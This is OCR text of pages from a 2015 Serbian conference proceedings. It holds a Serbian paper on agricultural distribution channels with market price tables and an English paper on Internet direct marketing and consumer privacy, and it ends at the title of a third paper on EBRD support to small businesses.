Grupisanje kanala prometa se može izvršiti na više načina, u zavisnosti od specifičnosti proizvoda i veza koje u tom pogledu postoje u odnosu na proizvodnju i potrošnju. Uvažavajući napred date kriterijume, Revzan (1961) je među prvima dao klasifikaciju koja do danas nije izgubila na aktuelnosti i značaju. Sve proizvode je podelio u pet osnovnih kategorija, uvažavajući pri tome zahteve i specifične kanale distribucije između proizvodnje i potrošnje:

1. Kanali distribucije poljoprivrednih proizvoda:
   - prerađeni proizvodi (industrijska prerada, finalna potrošnja)
   - neprerađeni proizvodi koji se direktno distribuiraju finalnim potrošačima.
2. Kanali distribucije ostalih proizvoda ekstraktivne industrije.
3. Kanali distribucije proizvoda za industrijsku proizvodnu potrošnju:
   - proizvodi koji direktno ulaze u proizvodnju novih proizvoda,
   - proizvodi koji omogućavaju i olakšavaju dalju proizvodnju,
   - proizvodi za neindustrijske tipove potrošnje.
4. Kanali distribucije industrijskih proizvoda za finalnu potrošnju:
   - trajni,
   - polutrajni,
   - netrajni (osim poljoprivrednih).
5. Kanali distribucije usluga:
   - poslovne i državne usluge,
   - lične usluge.

E-mail: mmiljkovic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-599-602

Kanali marketinga uobičajeno se posmatraju kroz prizmu prirodnih tokova robe i usluga od proizvođača prema potrošačima. U okviru svakog kanala distribucije, posrednici su povezani raznim vrstama tokova i neodvojivi su od funkcija. Neki od tih tokova su tzv. tokovi unapred (tok prava raspolaganja, promocija), i tokovi unazad (pregovaranje, naručivanje, plaćanje), dok neki idu u oba smera (informacije, preuzimanje rizika) (Revzan, 1961, str. 219-220). Prema tome, treba istaći da kanali marketinga obuhvataju u osnovi tri vrste kanala: kanale prodaje, kanale dostave robe i kanale usluga**.** Važno je napomenuti da su tokovi robe vidljivi i opipljivi, za razliku od drugih tokova koji su nevidljivi (na primer, tokovi novca, informacija i sl).

Uočljivo je, da proizvođači u većini slučajeva ne vrše direktnu prodaju finalnim potrošačima, već se javljaju brojni posrednici koji obavljaju različite funkcije. Posrednici mogu biti grosisti i detaljisti, ali i brojni agenti i brokeri, kao i ostale uslužne organizacije čiji je osnovni zadatak da pomažu proces kupoprodaje. Posrednici uklanjaju teškoće, olakšavajući na taj način tokove robe i usluga u procesu kupoprodaje. Oni u prometnom lancu uglavnom obavljaju funkcije povezivanja proizvođača i potrošača. Te funkcije su brojne, i uopšte se ne postavlja pitanje da li ih treba obaviti ili ne, nego ko će ih obaviti.

Sve funkcije kanala marketinga imaju tri zajedničke karakteristike:

- za njihovo obavljanje koriste se ograničena sredstva;
- one se često bolje realizuju putem specijalizacije;
- i one mogu biti dodeljenje bilo kom članu kanala (Lovreta, 2007).

## 2. KANALI DISTRIBUCIJE POLJOPRIVREDNIH PROIZVODA

U pokušajima da se koliko-toliko objasne složeni među odnosi na tržištu poljoprivrednih proizvoda, napisane su mnoge knjige i studije. Čitava plejada teoretičara - od engleskog ekonomiste G. Kinga (XVII vek), pa sve do današnjih dana, postavljala je i postavlja hipoteze o zakonitostima koje vladaju na tržištu poljoprivrednih proizvoda. I pored toga, što se došlo do načelnih rešenja, ostaje veliki broj praktičnih i teorijskih problema koje treba rešiti.


Vrlo značajno pitanje koje nije adekvatno rešeno u dosadašnjoj praksi je mesto i uloga kanala distribucije poljoprivrednih proizvoda. Kada govorimo o kanalima distribucije treba naglasiti da proizvođači imaju ograničen izbor mogućih rešenja. Najsloženiji problem u marketingu poljoprivrednih proizvoda je pravilan i adekvatan sistem distribucije, a u okviru nje posebno sistem fizičke distribucije(marketing logistike) (Milisavljević, 1989).

Distributivni kanali kod poljoprivednih proizvoda se u dobroj meri razlikuju od gorenavedenih kanala. Razlike proističu kako zbog poznatih specifičnosti poljoprivredne proizvodnje (uticaj klime i zemljišta, naročito kod biljne proizvodnje), tako i zbog pojave velikog broja proizvođača i potrošača poljoprivrednih proizvoda. Potreba koju poljoprivredni proizvodi zadovoljavaju nije samo biogena, već potreba sa primesama stečene, društveno uslovljene i navikom podržavane psihogene potrebe. Istovremeno, reč je o potrebi koja kao predmet svog zadovoljenja ima na raspolaganju velike količine različitih proizvoda.

Prema tome, masovnost proizvodnje, brojnost proizvođača, što je odlika poljoprivrednih proizvoda, mogućnost upotrebe u raznim fazama prerade, s jedne strane, i priroda potrebe, njena urgentnost, mnoštvo oblika u kojima se može zadovoljiti, društvena uslovljenost sistema preferencije u potrošnji s druge strane, uslovljava specifičnu karakteristiku kanala distribucije.

Uvid u kanale distribucije pojedinih poljoprivrednih proizvoda, odnosno grupa proizvoda, može se dobiti iz slike 1, kojom su prikazani samo osnovni kanali distribucije poljoprivrednih proizvoda. Napominjemo, da pored napred iznetih, postoji i niz međufaznih kanala distribucije. Međutim, teško je sve to razdvojiti. Koliko navedeni kanali distribucije vrede, zavisi od prirode i tržišne karakteristike svakog proizvoda ponaosob. Neki proizvodi menjaju oblik od proizvođača do potrošača, dok drugi proizvodi ne menjaju oblik. U zavisnosti od karakteristika pojedinih proizvoda, po pravilu, dolazi do većeg ili manjeg odstupanja od prikazanih osnovnih kanala distribucije kod poljoprivrednih proizvoda.

Kanalima distribucije proizvoda iz agrara, u postojećim odnosima, poseban pečat daje prisustvo pijace, koja je objektivna nužnost, čak i onda kada zamenjuje maloprodaju, tako da na tu činjenicu, kao i na posledice koje iz nje proističu moramo još dugo računati.




Slika 1. Osnovni tokovi prometa poljoprivrednih proizvoda
Izvor: Miljković. M. (1982, str. 104)

Pijaca ili tržnica na malo, kao jedan od kanala distibucije još uvek ima veliki udeo u prometu nekih poljoprivrednih proizvoda. Ona je objektivna nužnost poljoprivrede Srbije, i na njenu egzistenciju treba još dugo računati. Veoma značajno učešće (može se reći dominirajuće) pijaca ima u prometu povrća (prosek za 5 godina – 76,32%), mlečnih proizvoda (prosek za 5 godina – 19,01%), i kod voća i grožđa (prosek za 5 godina – 39,01%), dok je kod drugih grupa proizvoda zanemarujuća (tabela1).

Na visoko učešće pijace u ukupnom prometu povrća utiče veći broj faktora, koji se nalaze na strani proizvodnje (privatni sektor dominira u njegovoj proizvodnji), kao i činjenica da su otkupne cene koje dobijaju proizvođači od otkupnih preduzeća relativno niske u odnosu na nivo cena tih proizvoda u maloprodaji. Prema tome, postojanje relativno visoke razlike između otkupnih i maloprodajnih cena omogućava da se i individualni proizvođači javljaju kao prodavci sopstvenih proizvoda. To znači, ako se poslužimo terminologijom iz političke ekonomije, da metarmofozu R'– N' obavlja sam proizvođač i da je to njegova nasušna potreba, jer "vreme koje se troši i na kupovinu i na prodaju znači oduzimanje od njegovog radnog vremena" (Marks, 1947).



DOI: 10.15308/Synthesis-2015-599-602

| Grupa proizvoda/godine | 2013 | 2012 | 2011 | 2010 | 2009 |
|---|---|---|---|---|---|
| 1. Žito i proizvodi od žita | | | | | |
| ukupno | 50.539 | 52.247 | 45.239 | 30.665 | 16.598 |
| pijaca | 627 | 581 | 554 | 434 | 393 |
| % učešća pijace u ukupnom | 1,24 | 1,11 | 1,22 | 1,41 | 2,36 |
| 2. Povrće | | | | | |
| ukupno | 13.296 | 10.826 | 10.698 | 9.693 | 8.257 |
| pijaca | 9.995 | 8.374 | 7.786 | 7.642 | 6.399 |
| % učešća pijace u ukupnom | 75,17 | 77,35 | 72,78 | 78,84 | 77,5 |
| 3. Voće i grožđe | | | | | |
| ukupno | 17.076 | 14.837 | 13.471 | 12.717 | 11.068 |
| pijaca | 6.059 | 5.696 | 5.406 | 4.752 | 4.876 |
| % učešća pijace u ukupnom | 35,48 | 38,39 | 40,13 | 37,36 | 44,05 |
| 4. Živina i jaja | | | | | |
| ukupno | 9.739 | 6.811 | 6.092 | 5.674 | 6.251 |
| pijaca | 4.429 | 4.233 | 3.839 | 3.190 | 3.526 |
| % učešća pijace u ukupnom | 45,47 | 62,15 | 55,62 | 56,22 | 56,4 |
| 5. Mleko i mlečni proizvodi | | | | | |
| ukupno | 29.921 | 26.520 | 24.047 | 20.189 | 19.520 |
| pijaca | 5.394 | 4.902 | 4.541 | 4.150 | 3.813 |
| % učešća pijace u ukupnom | 18,02 | 18,48 | 18,88 | 20,55 | 19,53 |

Tabela 1. Učešće pijace u ukupnom prometu poljoprivrednih proizvoda - vrednost u milionima RSD

Izvor: Statistički godišnjak Srbije i obračun autora

Individualni proizvođači u većini slučajeva realizuju svoje proizvode na lokalnim pijacama.

Međutim, razvojem putne infrastrukture i transportnih sredstava, kao i posedovanje transportnih sredstava od strane proizvođača, proizvodi se prodaju i na udaljenijim pijacama, koristeći pri tome razlike u cenama koje se javljaju na pojedinim pijacama, kao i razlike u sezoni pristizanja pojedinih poljoprivrednih proizvoda (posebno povrća i voća). Prodaju na pijaci karakteriše i činjenica da se, uglavnom, nude sveži i relativno kvalitetni proizvodi, a kupci imaju naviku da proizvod biraju, probaju i sl.

Ma koliko troškovi prodaje bili visoki za poljoprivrednika, on će svoje proizvode prodavati neposredno dokle god prisvaja razliku iznad niže otkupne i više maloprodajne cene i naplaćuje svoje prometne usluge (a po njegovoj oceni za utrošeno vreme će dobiti više nego što bi dobio da ostane kod kuće bez posla), troškovi prodaje nemaju za njega značaj koji imaju za trgovinske organizacije.

Cene na pijaci značajno variraju u zavisnosti od intenziteta ponude i tražnje, ali su skoro uvek niže od cena istih proizvoda u maloprodajnim objektima. Na postojanje pijace veliki uticaj ima i razvoj trgovačke mreže, jer trgovina ne obuhvata sve viškove individualnog sektora. Nezahvatanju tržišnih viškova, od strane trgovačke mreže, doprinosi i sama struktura i kvalitet proizvodnje koja se ostvaruje u privatnom sektoru. Vrlo često, a naročito kada se radi o hiperprodukciji, kvalitet proizvoda je na niskom nivou, te trgovina na malo, zbog velikog rizika koji ovi proizvodi nose sa sobom, nije zainteresovana za sve proizvode.

Zbog takve situacije, proizvođač mora da ih proda i da ih iznosi na pijacu, nezavisno od toga šta će dobiti za realizovane proizvode. Širok asortiman proizvoda u pogledu kvaliteta ima i dobrih strana, jer na taj način mogu da se zadovolje potrebe različitih kategorija potrošača, s obzirom na visinu dohotka. S druge strane, pod uticajem pijace, individualna gazdinstva se pre ili kasnije specijalizuju za proizvodnju pojedinih grupa poljoprivrednih proizvoda, koje plasiraju na njoj. Ekonomski položaj tih gazdistava je bolji, jer su komparativne prednosti (blizina tržišta odnosno pijace, infrastruktura, prirodni uslovi i sl.) dobro iskorišćene.

## 3. RAZLIKE IZMEĐU CENA NA PIJACI, OTKUPNIH I MALOPRODAJNIH CENA

Ova pitanje je veoma značajno i presudno, jer u krajnjoj liniji utiče na odluku proizvođača da li da svoje proizvode realizuje na pijaci ili da ih plasira preko drugih kanala distribucije, prvenstveno preko trgovinskih preduzeća.

U tabeli 2 date su cene na pijaci, cene u otkupu poljoprivrednih proizvoda od individualnog sektora i maloprodajne cene. Cene koje se ostvaruju na pijaci su daleko iznad otkupnih cena, a kod nekih proizvoda se približavaju ceni u maloprodaji. Ostvarene cene koje se postižu na pijaci kod posmatranih proizvoda, nisu bez uticaja na formiranje cena tih proizvoda u trgovačkoj mreži, mada su evidentne razlike u cenama. Najveće razlike u cenama se javljaju kod povrća, što je posledica specifičnosti proizvoda (brza pokvarljivost, osetljivost proizvoda i sl.) a sa druge strane nedovoljne opremljenosti u ovom sektoru trgovine. Napominjemo, da su proizvodi koji se realizuju na pijaci, uglavnom, proizvodi svakodnevne potrošnje.

| Proizvod | 2013 | 2012 | 2011 | 2010 | 2009 |
|---|---|---|---|---|---|
| Krompir | | | | | |
| Cena na pijaci | 60,67 | 45,51 | 48,29 | 39,21 | 31,5 |
| Otkupna cena | 21,91 | 19,45 | 17,83 | 17,4 | 12,96 |
| Cena u maloprodaji | 59,41 | 44,51 | 47,29 | 38,74 | 31,1 |
| Pasulj | | | | | |
| Cena na pijaci | 289,68 | 242,27 | 188 | 186,7 | 187,2 |
| Otkupna cena | 250 | 200 | 103,45 | 122,45 | 104,88 |
| Cena u maloprodaji | 298,54 | 250,86 | 193,86 | 197,17 | 101,81 |
| Crni luk | | | | | |
| Cena na pijaci | 60 | 46,3 | 48,67 | 52,62 | 38,97 |
| Otkupna cena | 23,37 | 16,8 | 19,92 | 23,82 | 15,32 |
| Cena u maloprodaji | 55,02 | 37,49 | 43,38 | 53,42 | 38,66 |
| Jabuke za jelo | | | | | |
| Cena na pijaci | 69,16 | 64,33 | 58,66 | 44,83 | 48,04 |
| Otkupna cena | 22,06 | 35,14 | 41,95 | 34,61 | 29,01 |
| Cena u maloprodaji | 69,85 | 76,8 | - | 52,7 | 57,69 |
| Sir | | | | | |
| Cena na pijaci | 334,86 | 303,53 | 280,94 | 255,97 | 202,52 |
| Otkupna cena | 250 | 185,71 | 194,95 | 206,45 | 199,23 |
| Cena u maloprodaji | 343,63 | 313,34 | 298,23 | 267,16 | 254,24 |
| Sveže mleko | | | | | |
| Cena na pijaci | 65,54 | 58,15 | 55,92 | 50,32 | 44,47 |
| Otkupna cena | 32,84 | 30,33 | 28,56 | 23,33 | 21,65 |
| Cena u maloprodaji | 81,24 | 70,01 | 66,86 | 55,57 | 52,57 |

Tabela 2. Ostvarene procečne cene po pojedninim proizvodima u din/kg

Izvor: Statistički godišnjak Srbije i obračun autora



DOI: 10.15308/Synthesis-2015-599-602

Postojanje velikih razlika između otkupnih cena i cena koje se ostvaruju na pijaci utiče na odluku da se proizvođači opredeljuju za ovaj vid utrživanja svojih proizvoda. Međutim, treba imati u vidu, da celokupna razlika između ostvarenih cena na pijaci i otkupnih cena ne pripada proizvođaču, jer prodaja proizvoda na pijaci iziskuje određene troškove prometa, kao što su takse za zakup prodajnog mesta, pijačarina i neki drugi troškovi za eventualno korišćenje usluga komunalne pijačne uprave.

U prometu preko pijace, značajnu stavku čine transportni troškovi, bilo da se transport obavlja u svojoj režiji ili da se koriste usluge drugih.Učešće korišćenja sopstvenih transportnih sredstava je veoma veliko, što je doprinelo kvalitativnim promenama u prometu poljoprivrednih proizvoda.

## REZIME

Kanali distibucije kod poljoprivrednih proizvoda su specifični i dosta se razlikuju od kanala distribucije industrijskih dobara.Specifičnosti kanala distribucije proističe, pre svega, iz osobenosti same poljoprivrede, kao i postojanje velikog broja subjekata koji su vezani i egzistiraju od nje. Fizički obim proizvodnje ne zavisi samo od primenjene agrotehnike, nego možda u jačoj meri od prirodnih uslova (klimatskih i zemljišnih), dok su potrebe za poljoprivredno-prehrambenim proizvodima vremenski, uglavnom, kontinuirane. Poseban pečat kanalima distribucije poljoprivrednih proizvoda daju pijace, kao objektivna nužnost, posebno kod prodaje proizvoda niske jedinične vrednosti. Uticaj pijace na formiranje cena je značajan, jer se cene formiraju na klasičan način, tj. u zavisnosti od ponude i tražnje. Postojanje evidentne razlike između otkupni cena i cena koje se ostvaruju na pijaci utiče na odluku proizvođača da sami prodaju svoje proizvode. Treba naglasiti da celokupna razlika između ostvarenih i otkupnih cena na pijaci, ne pripada prodavcima, odnosno proizvođačima, jer prodaja na pijaci iziskuje i određene troškove prometa, mada su oni nešto niži za proizvođača nego troškovi prometa koji imaju trgovinske organizacije.

## LITERATURA

Lovreta, S., & Petković, G. (2007). *Trgovinski marketing.* Beograd: CID Ekonomskog fakulteta.

Lovreta, S., Radunović, D., Petković,G, & Končar, J. (2000). *Trgovina: teorija i praksa*. Beograd: Savremena administracija.

Marks, K. (1947). Kapital : kritika političke ekonomije. Zagreb: Kultura.

Milisavljević,M. (1989*) Marketing*. Beograd: Savremena administracija.

Miljković, M. (1982). *Tržište poljoprivrednih proizvoda u Srbiji: Magistarski rad*. Beograd: Ekonomski fakultet.

Revzan, D. A. (1961). *Wholesaling in marketing organization*. New York: Wiley.

Republički zavod za statistku Srbije. (2010-2014). Statistički godišnjak Srbije. Preuzeto 2. februara 2015. sa http://webrzs.stat.gov.rs/WebSite/Public/PublicationView.aspx?pKey=41&pubType=1



DOI: 10.15308/Synthesis-2015-599-602

Synthesis
International Scientific Conference of IT and Business-Related Research

# THE USE OF THE INTERNET IN DIRECT MARKETING: ADVANTAGES, RESULTS AND LIMITATIONS

## PRIMENA INTERNETA U DIREKTNOM MARKETINGU: PREDNOSTI, REZULTATI I ORGANIČENJA

Vladimir Radivojević[1], Tanja Stanišić[2]
[1]Ministry of Defense of the Republic of Serbia, Belgrade, Serbia
[2]University of Niš, Faculty of Mathematics and Science, Niš, Serbia

**Abstract:**
Internet technology has led to fundamental changes in the communication sphere over the last decade. Its application is particularly important in the process of interactive communication with consumers. The pursuit of self-preservation and improvement of business competitiveness in the globalization era highlights the necessity to create more satisfied and loyal customers. A crucial task of the company in that process is to find the appropriate combination of communication forms that will enable efficient and effective transfer of the appropriate marketing messages to the target market. The research was conducted with the primary aim to indicate causes, describe typical features and tendencies in development of the Internet as a modern marketing media. The research was conducted by using descriptive statistics, hypothetical-deductive method and comparative analysis. The results indicate numerous benefits of Internet usage in interactive communication as a backbone of modern business, as well as significant issues related to customer privacy protection.

**Key words:**
Internet, direct marketing, consumers, privacy protection.

**Apstrakt:**
Internet tehnologija dovela je do fundamentalnih promena u sferi komuniciranja u protekloj deceniji. Njegova primena posebno je važna u procesu interaktivne komunikacije sa potrošačima. Potreba za samoodržanjem i unapređenjem poslovne konkurentnosti u eri globalizacije naglašava potrebu za stvaranjem zadovoljnih i lojalnih potrošača. Glavni zadatak kompanija u tom procesu jeste da pronađu odgovarajuću kombinaciju komunikacionih oblika koji će omogućiti efikasan i efektivan prenos odgovarajućih marketinških poruka ka ciljnom tržištu. Istraživanje je sprovedeno sa osnovnim ciljem da ukaže na uzroke, opišu karakteristike kao i tendencije u razvoju interneta kao modernog medija koji se koristi u marketingu. Ovo istraživanje sprovedeno je korišćenjem deskriptivne statistike, hipotetičko-deduktivne metode i komparativne analize. Rezultati istraživanja ukazuju na brojne prednosti korišćenja interneta u interaktivnoj komunikaciji, koja predstavlja okosnicu modernog poslovanja, ali i na značajne probleme u domenu zaštite privatnosti potrošača.

**Ključne reči:**
internet, direktni marketing, potrošači, zaštita privatnosti.

## 1. INTRODUCTION

Strong growth of the Internet and computer technology had an impact on all aspects of modern life and business. The technological and information revolution exerted the most striking influence in the field of marketing communication. A new form of communication is characterized by turning the company from the mass media and standardized messages to new media with personalized messages. In its very intensive development, Internet has become an important direct marketing medium and an essential factor in business which transforms local market into national, and national market into global.

The increasing complexity and unpredictability of the audience, as well as the strengthening of global competition, requires from the companies to collect reliable, precise and individualized data and information on the existing and potential customer, in order to be able to create adequate messages and thus gain advantage over competitors. Such trends have created the need to create specific messages directed towards small segments or individual customers.

Direct marketing is one of the most dynamic areas of marketing. Under the influence of technological and IT development, direct marketing was changing its tools during its evolution. Practice has shown that the Internet is the most famous and most effective tool in interactive communication with customers.

In the paper with this scope and structure is not possible to describe all the significant features of the Internet as a modern communication media. The purpose of this paper is to point out the significant advantages of the Internet and the basic differences between the Internet and mass media, as well as to examine the key issues in the consumer privacy protection in process of interactive communication.

## 2. INTERNET- ITS ORIGINS, TRENDS AND GROWTH

The Internet is the newest and youngest medium, which has been used in this form for more than 20 years. The emergence of the Internet is related to a joint project between the US military and several research organizations in 1969. Open access to the Internet has revolutionized the way individuals communicate and collaborate, entrepreneurs and corporations conduct business, and governments and citizens interact. At the same time, the Internet has established a revolutionary open model for its own development and governance, encompassing all stakeholders.

Business entities started taking an interest in the Internet in the early 90s. Internet giants such as Yahoo and Amazon launched their online platforms in the mid-1990s amid a wave of new search portals, including Alta Vista, Excite and Infoseek. Google was launched in 1998, taking search to a new level of accuracy and convenience. Other commercial websites, such as

E-mail: vladimir.radivojevic@ymail.com
DOI: 10.15308/Synthesis-2015-603-605

the auction site eBay, began to dominate the web, solidifying the interactive and global commercial potential of the Internet (Jones *et al*, 2011). Then, the Internet begins to develop rapidly.

The global proportion of people using the Internet has risen at a compound annual growth rate of 12% in the period 2008-2012, reaching a level of 37.9% of the global population in 2013. The increase in the usage is particularly evident in those regions that had lower levels of Internet usage in 2008, with the comparable growth rates for the period in sub-Saharan Africa and emerging Asia-Pacific exceeding 20% (Internet Society – Global Internet Report, 2014).

There are more than 3 billion Internet users worldwide today.[1] This statistic shows that the Internet occupies an important role in all areas of human activity, from the economy, education and science to culture, sports and other segments. This is the reason why "Internet is for everyone" represents the vision of many countries and humanitarian organizations.

Although the Internet is held together by a global set of standards, Global Internet Report 2014 (Internet Society) has shown that there are divisions in the user experience between countries. Furthermore, in spite of the striking, once unimaginable, growth in Internet adoption and usage, the majority of the world population is still not online.

As we can see in Figure 1, the progress towards the vision "Internet is for everyone" is proceeding quickly around the world, as access continues to grow at a significant pace. However, much development remains to be done to bring the economic and social benefits of the Internet to everyone. Furthermore, those who are online are experiencing significant variations in their user experience.

According to Global Internet Report 2014 (Internet Society), for non-Internet users, sitting on the other side of the so-called digital divide, the Internet access is clearly a critical component. With the advent of mobile broadband, which can be rolled out faster and at lower cost than fixed broadband, access is no longer as critical an issue. Nonetheless, affordability remains a significant roadblock. However, the average cost of broadband access in many countries is still too high, and is even greater than the average income of the citizens in some countries.





Figure 1. Population of the Internet users and non-users
Source: Internet Society – Global Internet Report 2014

1 3.094.875.300 Internet users worldwide (source: www.internetlivestats.com)

## 3. INTERNET AS A MEDIUM OF INTERACTIVE COMMUNICATION

Compared to other media, the Internet is undoubtedly the most cost-effective medium in interactive communication with consumers. For this reason, it is the simplest, and sometimes the only way to promote small businesses, which are unable to allocate significant funds for advertising.

However, it should not be seen only as a form which reduces advertising costs, but as a development medium that combines two important services: e-mail and website. By combining these services, the Internet provides many advantages in interactive communication with consumers.

The main advantage of e-mail marketing is primarily reflected in the fact that it represents the so-called private media and enables direct contact with the consumer. However, due to technical (graphic and multimedia) limitations of e-mail, its great assistance is adequate website. Conversely, the website cannot provide the possibility of interactive communication with customers. Web and e-mail services allow endless opportunities related to teaching potential customers about the product or service, by promoting new products, affirmative action, conducting discussions on a topic that is in the company's interest (Radivojević & Krstić, 2012). With the low costs, it is possible to present a lot of information, graphics and images to customers. Thereby, the entire contents can be fully adjusted to their requirements.

Unlike mass media, space, time and costs are not limiting determinants in communicating with customers via the Internet. It provides comfortable position of firm in the process of designing and delivering messages. Advantages in using the Internet, particularly the website as its most popular services in interactive communication activities, are manifold. Some of them are as follows (Đukić, 2007):

- Target focus - the main advantage of the web is the ability to direct promotional efforts towards a specific group of individuals with a minimum loss of time and place;
- Interactive capabilities - lead to the greater interest of the audience, deepen communication and create trust and commitment;
- The constant availability of information - the audience may at any time access to product information, sales conditions and other aspects of transaction;
- Efficient transfer of information - minimum losses and costs;
- Flexibility - the Internet provides a greater ability to adapt offer in direct communication;
- Comfort - integrating communications and transactions allows direct purchasing products and electronic transfer of money;
- Creativity - designing product presentation with combined content - text, animation, sound, graphics and video makes it attractive to visitors, which increases their desire for repeat visits;
- Lower costs - it allows zero incremental costs and access to the entire global market.

Using the website, unlike other media, involves initiating contact by the consumer. This clearly points to a completely different approach to the process of creating messages that will be transmitted to the target market.



DOI: 10.15308/Synthesis-2015-603-605

| Marketing communication via Internet | Marketing communication via traditional media |
|---|---|
| Open system | Closed system |
| Transparent | Non–transparent |
| One on one communication | Mass communication |
| User oriented | Product oriented |
| Users create the content | The content is created by professionals |
| Unique content | Polished content |
| Basically free | Payable |
| Measuring the effectiveness: participation, user involvement | Measuring the effectiveness: reach, frequency |
| Players: users, opinion leaders | Players: celebrities |
| Community–driven decisions | Economy–driven decisions |
| Unstructured communication | Controlled communication |
| Created this in the present | Created in the past, release dates are known |
| Informal communication | Formal communication |
| Active user involvement | Passive user involvement |
| Low costs | High costs |
| Requires time | Results are seen quickly |

Table 1. Differences between marketing communication media. Source: http://www.hausmanmarketingletter.com/

In addition to these strengths, the Internet usage in interactive communication with consumers has its bad side. Especially, the paradoxical feature of the Internet lies in the possibility that anyone with access to a computer and Internet connection can become a producer of content on the web. Therefore, it is often presented as a chaotic mix of information and misinformation. However, besides publishing poor quality content, social isolation, *etc.*, it exerts its greatest weakness in the consumer privacy protection.

## 4. INTERNET AND CUSTOMER PRIVACY PROTECTION

The sharpest criticism of direct marketing activities, especially to those who use the Internet as a medium, refers to its campaigns that are realized in a very intrusive form, which implies encroachment on customer privacy.

It is fact that the information exchange brings benefits to both sides – customers and companies. However, gathering and storage of information about the existing and potential customers is a prerequisite for personalization and creation of offer in accordance with the customer requirements. An effective direct marketing requires a balance between the benefits of customers and companies.

In practice, companies sometimes collect information without the authorization of the customer. For example, when customer visits a firm's website, he /she could be unwittingly providing that company with information such as his/her IP address, the page that referred him/her to the website and the pages being currently viewed. If the website also utilizes cookies and other tracking devices, companies can gather even more information.

Customers often feel irritated when they believe that they have received a lot of direct mail or information about their private lives without the approval. They can trust that their personal information was leased, sold, borrowed or even stolen. Due to that, direct sellers must comply with the information in a way that will respect the ethical principles and comply with the customer requirements that their personal information remains confidential. If there is an invasion on customer privacy, the following business motto can be applied: ''cheated client = permanently lost client'' (Kocić, 2007). Considering that this is the worst result for the company, the process of collecting and using data about consumers must be an important task which should be approached with the highest degree of prudence.

## 5. CONCLUSION

There is no doubt that the Internet represents an essential tool in communicating with consumers in the context of globalization. Because of its advantages over other media, which are discussed in this paper, the Internet has the leading position in the process of interactive communication with clients. However, its supremacy over other media does not exclude the importance of traditional tools.

In other words, mass media do not lose their importance, but they are combined with new forms in order to ensure clarity, consistency, scope and impact of the message. Developing a program of interactive communication is primarily based on the formats and media that enable the transfer of information to the recipient in the fastest, most comprehensive and most effective way.

Synergetic effect provides a higher level of message consistency and interactivity and maximizes end result. Due to that, the Internet, with all its good and bad sides, must be seen as a segment of integrated marketing communications.

## REFERENCES


Chaffey, D., Mayer, R., Johnston, K., & Chadwick, F. (2000). *Internet Marketing*. London: Prentice Hall.

Đukić, S. (2007), Integrisanje komunikacionih aktivnosti u funkciji unapređenja poslovne efikasnosti. *Ekonomske teme*, 1, 9-20.

Hausman Marketing Letter. (2015). Digital Marketing. Retrieved March 12, 2015 from http://www.hausmanmarketingletter.com

Internet Live Stats. (2015). Internet Live Stats. Retrieved March 30, 2015 from http://www.internetlivestats.com.

Jones, A., Malczyk, A., & Beneke, J. (2011). *Internet marketing: A highly practical guide to every aspect of internet marketing*. GetSmarter.

Kende, M. (2014). *Global Internet Report 2014: Open and Sustainable Access for All*. Geneva: Internet Society. Retrieved March 12, 2015 from http://www.internetsociety.org/sites/default/files/Global_Internet_Report_2014_0.pdf

Kocić, M. (2007), Zaštita privatnosti podataka kao determinanta uspeha direktnog marketinga. *Ekonomske teme*, 2, 101-110.

Kotler, P. (2000). *Marketing management*. London: Prentice-Hall.

Pickton, D., & Broderick, A. (2001). *Integrated Marketing Communications*. Pearson Education Ltd.

Radivojević, V., & Krstić, M. (2012). Mediji direktnog marketinga u funkciji unapređenja poslovne konkurentnosti. *Poslovna ekonomija*. 10(1), 173-198.

Tapp, A. (2005). *Principles of direct and database marketing*. London: Prentice Hall.




DOI: 10.15308/Synthesis-2015-603-605

Synthesis
International Scientific Conference of IT and Business-Related Research

# PODRŠKA MALIM I SREDNJIM PREDUZEĆIMA U SRBIJI OD STRANE EVROPSKE BANKE ZA OBNOVU I RAZVOJ

## SUPPORT OF THE EUROPEAN BANK FOR RECONSTRUCTION AND DEVELOPMENT TO SMALL AND MEDIUM-SIZED ENTERPRISES IN SERBIA

Nino Vesković, Aleksandra Bakrač
Poslovni fakultet u Beogradu, Univerzitet Singidunum, Danijelova 32, Beograd, Srbija

**Abstract:**
